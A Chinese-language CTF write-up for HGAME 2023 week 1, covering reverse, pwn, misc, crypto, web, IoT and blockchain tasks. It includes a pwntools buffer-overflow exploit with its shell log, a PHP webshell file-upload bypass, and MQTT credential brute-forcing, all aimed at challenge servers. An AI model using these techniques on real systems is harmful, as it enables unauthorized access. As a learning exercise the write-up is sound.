
Re

test_your_IDA

用 ida64 打开附件即可发现 flag

hgame{te5t_y0ur_IDA}



Easyasm

打开附件是汇编语言，阅读后发现是每一位与 0x33 进行异或，写 exp 得到 flag

hgame{welc0me_t0_re_wor1d!}

```
.text:0040118D                  movsx   eax, byte ptr [edx]
.text:00401190                  xor     eax, 33h
```

```
#include<bits/stdc++.h>
using namespace std;
char k[] = {
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,
0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,
0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e
};

int main()
{
    for (int i = 0; i < sizeof(k); i++) k[i] ^= 0x33;
    for (int i = 0; i < sizeof(k); i++) printf("%c", k[i]);
}
```

Easyenc

用 ida64 打开文件，阅读发现核心是 与 0x32 异或之后+86 ，结果在 v7 中，于是动态调试得到 v7 内容，写 exp 得到 flag

hgame{4ddit1on_is_a_rever5ible_0peration}

```
if ( v4 == 41 )
{
  while ( 1 )
  {
    v5 = (*((_BYTE *)v9 + v3) ^ 0x32) - 86;
    *((_BYTE *)v9 + v3) = v5;
    if ( *((_BYTE *)v7 + v3) != v5 )
      break;
    if ( ++v3 >= 41 )
    {
      printf("you are right!");
      return 0;
    }
  }
  printf("wrong!");
}
```

```
#include<bits/stdc++.h>
using namespace std;
char k[] = {
0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00,
0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x17, 0x05,
0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01,
0xEA, 0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC,
0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06
};
int main()
{
    for (int i = 0; i < sizeof(k); i++) printf("%c", (k[i] + 86) ^ 0x32);
}
```

a_cup_of_tea

用 ida64 打开发现是做过更改的 tea，如下，写 exp 得到 flag

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

```
v6 = 32i64;
do
{
  sum -= 0x543210DD;
  v0 += (sum + v1) ^ (16 * v1 + 0x12345678) ^ ((v1 >> 5) + 0x23456789);
  v1 += (sum + v0) ^ ((v0 >> 5) + 0x45678901) ^ (16 * (v0 + 0x3456789));
  --v6;
}
```

```
#include <stdio.h>
#include <stdint.h>
#include<bits/stdc++.h>
using namespace std;
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t delta = 0x543210dd;
    uint32_t v0 = v[0], v1 = v[1], sum = -delta * 32;
    for (int i = 0; i < 32; i++) {
        v1 -= ((v0 + k[2]) << 4) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        sum += delta;
    }
    v[0] = v0;
    v[1] = v1;
}

int main() {
    uint32_t k[4] = {0x12345678, 0x23456789, 0x3456789, 0x45678901};
//加密后的flag
unsigned char cipher[] = {
0x9D, 0x82, 0x63, 0x2E, 0x0F, 0x40, 0x4E, 0xC1,
0x40, 0x5F, 0x49, 0x73, 0x5F, 0x34, 0x5F, 0x76,
0x65, 0x72, 0x79, 0x5F, 0x68, 0x33, 0x61, 0x6C,
0x74, 0x68, 0x79, 0x5F, 0x64, 0x72, 0x31, 0x6E,
0x4F
};
    for (int i = 0; i < 4; i++)
        decrypt((uint32_t*)cipher + i * 8, k);
    printf("%s", cipher);
    return 0;
}
```

Encode

ida32 打开，发现加密核心是偶数位存二进制末四位，奇数位存前四位，写 exp 得到 flag

hgame{encode_is_easy_for_a_reverse_engineer}

```
for ( i = 0; i < 50; ++i )
{
  v4[2 * i] = v5[i] & 0xF;
  v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
}
```

```
int main()
{
    for (int i = 0; i < 50; i++)
    {
        a[i] = k[2 * i] + k[2 * i + 1] * 16;
    }
    printf("%s", a);
}
```

Pwn

Test_nc

Ida64 打开附件，发现 main 函数里就是 system，直接 nc 即可，flag：

hgame{2ff83db4e00878f8c6b74589ffc4c5a945f387ba}

easy_overflow

Ida64 打开附件，发现有 close(1)函数、后门函数、read 函数，于是定位后门函数地址，并计算得到需要 24 字节的垃圾数据，写 exp，但由于 close(1)关闭了标准输出，所以需要 exec 1>&2 来进行重定向得到 flag

hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}

```
from pwn import*
io = remote("week-1.hgame.lwsec.cn", 32543)
payload = b'A' * 24 + p64(0x0040118C) + p64(0x00401176)
#gdb.attach(io, "b read")
#sleep(1)
io.sendline(payload)
io.interactive
```

```
wzf@ubuntu:~/Desktop/week1/easy_overflow$ python3 exp.py
[+] Opening connection to week-1.hgame.lwsec.cn on port 32543: Done
[*] Switching to interactive mode
$ exec 1>&2
$ ls
bin
dev
flag
lib
lib32
lib64
vuln
$ cat flag
hgame{0763f9daeb614ce2b14dd822377ba54ddff7c534}
$
```

Misc

e99p1ant_want_girlfriend


打开图片，用 010editor 修改图片高度，得到 flag


hgame{e99p1ant_want_a_girlfriend_qq_524306184}

神秘的海报

Stegsove 打开图片，lsb 发现前半段 flag 与一个网站，打开之后下载音频，在 linux 系统下使用 stegseek 即可解出 Bossanova.wav.out 的文件，里面有后半段 flag

Flag：hgame{U_Kn0w_LSB&Wav^Mp3_Stego}







Where I am

用 wireshark 打开文件，导出为 http，用 010 查看 upload 的 hex，发现后面有 fake.rar，于是将 52 61 72 21 之前的内容删除，保存后打开，发现是空的 rar，于是怀疑为伪加密，再用 010 打开，修改第 24 字节为 20，打开后即可发现图片，查看图片属性可发现位置

Flag：hgame{116_24_1488_E_39_54_5418_N}





Crypto

Rsa


打开文件，在线分解 n 得到 p,q 再跑脚本得到 flag

hgame{factordb.com_is_strong!}

```
from Crypto.Util.number import *
import gmpy2 as gp
import binascii
p =  112391349878049935867635590281872450576525502195152017686447707338690881853207409 38
q =  120229126614209415925697517318026393750884274634301622521130826196178370109130025 15
e =  65537
c =  110674792674017748243232351185896019660434718342001686906527789876264976328686134 10
n = p*q
phi = (p-1) * (q-1)
d = gp.invert(e, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

神秘的电话

用 Audacity 打开音频，写出摩斯密码，再将 txt 中的内容放入 cyberchef 自动翻译为中文：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。大胆猜测逆序+18 栏栅栏，北欧神话则是 vidar，于是猜测维吉尼亚密码，key 为 vidar，最终得到 flag：hgame{welcome_to_hgame2023_and_enjoy_hacking}




兔兔的车票

利用循环体将 16 张图片两两异或，其中有图片包含 flag

hgame{Oh_my_Ticket}

```python
from PIL import Image

for i in range (16):
    for j in range (16):
        image1 = Image.open("pics/enc" + str(i) + ".png")
        image2 = Image.open("pics/enc" + str(j) + ".png")
        result = Image.new(image1.mode, image1.size)
        pixels = result.load()
        for x in range(image1.width):
            for y in range(image1.height):
                pixel1 = image1.getpixel((x, y))
                pixel2 = image2.getpixel((x, y))
                new_pixel = tuple([p1 ^ p2 for p1, p2 in zip(pixel1, pixel2)])
                pixels[x, y] = new_pixel
        result.save("test/result" + str(i * 16 + j) + ".png")
'''
import sys
print(sys.path)
'''
```



Web

guess_who_I_am

打开网页，查看源代码，可以进入 vidar 队员介绍界面，手动答题！获得 flag

hgame{Guess_who_i_am^Happy_Crawler}

Classic Childhood Game

打开网页查看源代码，找到通关后的部分，发现一串 16 进制，并且下方有 base64 编码，转化为字符再经过两次 base64 解码得到 flag


hgame{fUnnyJavascript&FunnyM0taG4me}


```
function mota() {
  var a =
['\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x
\x42\x69\x56\x31\x59\x35'];

    var h = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
```

Become_A_Member

burpsuite 打开，抓包，根据提示先修改 User-Agent: Cute-Bunny，再根据提示修改 Cookie: code=Vidar，再修改 Referer: bunnybunnybunny.com，再修改 ip X-Forwarded-For: 127.0.0.1，最后发送 json 请求获得 flag

hgame{H0w_ArE_Y0u_T0day?}






Show_Me_Your_Beauty

打开网页，发现要上传图片，于是初步确定为 php 文件上传漏洞，于是用 burpsuite 抓包，上传一句话木马，将后缀改为 phP，再打开网页，进入/img/m.phP，用蚁剑链接，成功 getshell，在根目录下发现 flag

hgame{Unsave_F1L5_SYS7em_UPL0ad!}




IOT

Help the uncle who can't jump twice

打开附件发现是 txt 文件，猜测为密码本，根据 hint:mqtt，在 mqtt-pwn 里面爆破，尝试得到 username 为 Vergil，password 为 power，再打开 mqttx 链接，订阅消息 Nero/YAMATO 得到 flag

flag:hgame{mqtt_1s_p0w3r}



Blockchain

Checkin

nc 端口，发现任务，先像账户转 0.001 以太币，于是进入水龙头端口，填入 deploy adress，进入下一步，进行合同交易，上网找到模板，编译 sol 文件获得 abi，链接 rpc 端口，打通，getflag